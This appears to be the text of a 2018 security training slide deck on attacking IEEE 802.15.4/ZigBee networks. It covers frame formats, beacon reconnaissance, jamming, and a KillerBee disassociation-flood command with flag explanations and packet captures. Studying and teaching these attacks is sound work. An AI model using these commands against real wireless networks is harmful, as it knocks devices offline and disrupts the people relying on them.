Hardware Hacking from an RF Perspective: IEEE 802.15.4 / ZigBee

Ryan Speers

Hardware Security Training Talks

April 23, 2018

River Loop Security

Ryan Speers

- Cryptography, embedded systems, IEEE 802.15.4
- Co-founder at River Loop Security
- Director of Research at Ionic Security
- Computer Science from Dartmouth College

River Loop Security

- hardware attacks
- firmware reverse engineering
- embedded OS hardening
- blind RF protocol analysis
- applied cryptography and cryptanalysis
- hardware design and implementation
- tool development
- other specialized skills

Agenda

1. Intro to ZigBee/IEEE 802.15.4 protocol usage
    1. Overview of the protocols
2. Some simple attacks
3. Frameworks for attacking/developing more complex attacks
4. Interesting technique overview: Packet-in-Packet
5. New tool overview: TumbleRF

What and why care?

Why care about 802.15.4 and ZigBee?

Devices interact with the physical environment in some critical applications

Proliferation – many installed, rapidly growing

http://www.zigbee.org/Standards/Overview.aspx

Review – 802.15.4

General MAC frame

Octets: 2	1	0/2	0/2/8	0/2	0/2/8	0/5/6/10/14	variable	2
Frame Control	Sequence Number	Destination PAN Identifier	Destination Address	Source PAN Identifier	Source Address	Auxiliary Security Header	Frame Payload	FCS
		Addressing fields						
MHR							MAC Payload	MFR

Frame control field

Bits: 0–2	3	4	5	6	7–9	10–11	12–13	14–15
Frame Type	Security Enabled	Frame Pending	Ack. Request	PAN ID Compression	Reserved	Dest. Addressing Mode	Frame Version	Source Addressing Mode

Review – 802.15.4

Data Frame

Octets: 2	1	(see 7.2.2.2.1)	0/5/6/10/14	variable	2
Frame Control	Sequence Number	Addressing fields	Auxiliary Security Header	Data Payload	FCS
MHR				MAC Payload	MFR

Octets: 1	4	0/1/5/9
Security Control	Frame Counter	Key Identifier

Bit: 0–2	3–4	5–7
Security Level	Key Identifier Mode	Reserved

Command Frame

Octets: 2	1	(see 7.2.2.4.1)	0/5/6/10/14	1	variable	2
Frame Control	Sequence Number	Addressing fields	Auxiliary Security Header	Command Frame Identifier	Command Payload	FCS
MHR				MAC Payload		MFR

Review – 802.15.4

Beacon Frame

Bits: 0-3	4-7	8-11	12	13	14	15
Beacon Order	Superframe Order	Final CAP Slot	Battery Life Extension (BLE)	Reserved	PAN Coordinator	Association Permit

Octets: 2	1	4/10	0/5/6/10/14	2	variable	variable	variable	2
Frame Control	Sequence Number	Addressing fields	Auxiliary Security Header	Superframe Specification	GTS fields (Figure 45)	Pending address fields (Figure 46)	Beacon Payload	FCS
MHR				MAC Payload				MFR

Octets: 1	0/1	variable
GTS Specification	GTS Directions	GTS List

Octets: 1	variable
Pending Address Specification	Address List

Bits: 0-2	3-6	7
GTS Descriptor Count	Reserved	GTS Permit

Bits: 0-6	7
GTS Directions Mask	Reserved

Bits: 0-15	16-19	20-23
Device Short Address	GTS Starting Slot	GTS Length


Bits: 0-2	3	4-6	7
Number of Short Addresses Pending	Reserved	Number of Extended Addresses Pending	Reserved

Review – ZigBee

"self-configuring, self-healing system of redundant, low-cost, very low-power nodes" (zigbee.org)

- Topologies
- Device Classes
- Security

The ZigBee Protocol Stack



daintree.net


Some Simple Attacks

Brief Review: Wireless Attacks

- Sniffing
- Injection
- Tampering (“forging”)
- Jamming
- Collision (“reflexive jamming”)
- Exhaustion
- Unfairness
- Greed, Homing, Misdirection, Black Holes
- Flooding, Desynchronization

Nwk Recon w/ Beacon Requests

- legitimately used for network discovery
  - broadcast a beacon request
  - get a beacon frame
- analogous to a TCP SYN scan
- but, beacon frame also discloses:
  - PANID
  - extended PAN ID (typically coordinator's extended address)
  - info about version of network and security modes



Daintree ZigBee Primer: "Note that MAC association is an unsecured protocol since all the associated frames are sent in the clear (with no security)."


Basic DoS

802.15.4 Security Suite AES-CTR

- Access control: simple ACL entry
- Data encryption: group or peer-to-peer
- Sequential freshness: on incoming frames

Silva, Nunes 2006

- Doesn't know/validate if decrypted payload makes sense
- Updates frame counter / external key sequence counter either way



Disassociation Flood

802.15.4 (MAC) and ZigBee (NWK) each have ways to request a device to leave the network

- can attack:
  - using a targeted frame based on recon
  - or by flooding the network with attempts

```
IEEE 802.15.4 Command, Dst: NetvoxTe_00:00:00:18:5b, Src: Jennic_00:00:0a:05:27
    Frame Control Field: Command (0xcc63)
        .... .... .... .011 = Frame Type: Command (0x0003)
        .... .... .... 0... = Security Enabled: False
        .... .... ...0 .... = Frame Pending: False
        .... .... ..1. .... = Acknowledge Request: True
        .... .... .1.. .... = Intra-PAN: True
        .... 11.. .... .... = Destination Addressing Mode: Long/64-bit (0x0003)
        ..00 .... .... .... = Frame Version: 0
        11.. .... .... .... = Source Addressing Mode: Long/64-bit (0x0003)
    Sequence Number: 13
    Destination PAN: 0xd9c6
    Destination: NetvoxTe_00:00:00:18:5b (00:13:7a:00:00:00:18:5b)
    Extended Source: Jennic_00:00:0a:05:27 (00:15:8d:00:00:0a:05:27)
    Command Identifier: Disassociation Notification (0x03)
    Disassociation Notification
        Disassociation Reason: 0x01 (Coordinator requests device to leave)
    FCS: 0xd94b (Correct)
0000  63 cc 0d c6 d9 5b 18 00 00 00 7a 13 00 27 05 0a   c....[....z..'..
0010  00 00 8d 15 00 03 01 4b d9                        .......K.
```

KillerBee:
`zbdisassociation`

zbdisassociation

KillerBee tool

$ sudo ./zbdisassociationflood -c 15 -p 0xD9C6 --coordinator 00:15:8d:00:00:0a:05:27 --deviceshort 0x44a7 --device 00:13:7a:00:00:00:18:5b --numloops=5 -q 10 --zblayer

Expecting 0x158d00000a0527 to be the coordinator on network (PAN ID) 0xd9c6, located on channel 15.


The device to disassociate is 0x137a000000185b with short address 0x44a7.

- -c is the channel
- -p is the PAN ID (get from zbstumbler or any PCAP)
- --coordinator is the 64bit address of the coordinator (get from PCAP of a join or from zbstumbler as the "extended PAN ID" if you get a beacon directly from a coordinator)
- --deviceshort is the short address of the endpoint, only used for —zblayer (can come from any PCAP of the device communicating)
- --device is the long address of the endpoint (usually get this from PCAP of the device joining the network)
- --zblayer, creates ZigBee NWK layer disassociation frames. else, IEEE 802.15.4 MAC layer frames are sent.

Selective Reflexive Jamming

Why jam selectively & reflexively?

- Reduced jamming-power ratio
- Covert operation




Targets for Jamming:

- ACKs
- Association Response
- Beacons
- etc

Reflexive Jamming

Software defined radio has too much latency, unless you program jamming into the FPGA

Choose a microcontroller platform: ApiMote



Reflexive Jamming - Result


```
Frame 13 (13 bytes on wire, 13 bytes captured)
Frame Length: 13 bytes
IEEE 802.15.4 Beacon, Src: 0xef01
FCS: 0x9fba (Correct)
0000  00 80 ac 01 39 01 ef 46 cf 00 00 ba 9f            ....9..F.....

Frame 14 (13 bytes on wire, 13 bytes captured)
Frame Length: 13 bytes
IEEE 802.15.4 Beacon, Src: 0xef01
FCS: 0xd247 (Correct)
0000  00 80 ad 01 39 01 ef 46 cf 00 00 47 d2            ....9..F...G.
```

jammer activated


```
Frame 15 (13 bytes on wire, 13 bytes captured)
Frame Length: 13 bytes
IEEE 802.15.4 Beacon, Src: 0xef01, Bad FCS
FCS: 0x3b7c (Incorrect, expected FCS=0x215a
    [Expert Info (Warn/Checksum): Bad FCS]
[Malformed Packet: IEEE 802.15.4]
    [Expert Info (Error/Malformed): Malformed Packet (Exception occurred)]
0000  00 80 ae 01 39 01 ef 93 99 99 b9 7c 3b            ....9......|;

Frame 16 (13 bytes on wire, 13 bytes captured)
Frame Length: 13 bytes
IEEE 802.15.4 Beacon, Src: 0xef01, Bad FCS
FCS: 0x3a42 (Incorrect, expected FCS=0xcbea
    [Expert Info (Warn/Checksum): Bad FCS]
[Malformed Packet: IEEE 802.15.4]
    [Expert Info (Error/Malformed): Malformed Packet (Exception occurred)]
```

Association Response Jamming

No.	Time	Source	Destination	Protocol	Info
1	0.000000		Broadcast	IEEE 802	Beacon Request
2	0.000000	0x0000		ZigBee	Beacon, Src: 0x0000, EPID: 00:15:8d:00:00:0a:05:27
3	0.999917	00:15:8d:00:	0x0000	IEEE 802	Association Request
4	0.999938			IEEE 802	Ack
5	0.999984	00:15:8d:00:	0x0000	IEEE 802	Data Request
6	0.999986			IEEE 802	Ack
7	0.999986	00:15:8d:00:	00:15:8d:00:00:0a:	IEEE 802	Association Response, PAN: 0x9f7c Addr: 0x7def
8	0.999988			IEEE 802	Ack
9	0.999996	0x0000	0x7def	ZigBee	Command
10	0.999998			IEEE 802	Ack

```
+ Frame 7 (27 bytes on wire, 27 bytes captured)
− IEEE 802.15.4 Command, Dst: Jennic_00:00:0a:01:fd, Src: Jennic_00:00:0a:05:27
  − Frame Control Field: Command (0xcc63)
      .... .... .... .011 = Frame Type: Command (0x0003)
      .... .... .... 0... = Security Enabled: False
      .... .... ...0 .... = Frame Pending: False
      .... .... ..1. .... = Acknowledge Request: True
      .... .... .1.. .... = Intra-PAN: True
      .... 11.. .... .... = Destination Addressing Mode: Long/64-bit (0x0003)
      ..00 .... .... .... = Frame Version: 0
      11.. .... .... .... = Source Addressing Mode: Long/64-bit (0x0003)
    Sequence Number: 188
    Destination PAN: 0x9f7c
    Destination: Jennic_00:00:0a:01:fd (00:15:8d:00:00:0a:01:fd)
    Source: Jennic_00:00:0a:05:27 (00:15:8d:00:00:0a:05:27)
  − Command Frame, Association Response
      Command Identifier: Association Response (0x02)
      Short Address: 0x7def
      Association Status: 0x00 (Association Successful)
    FCS: 0x367e (Correct)
```

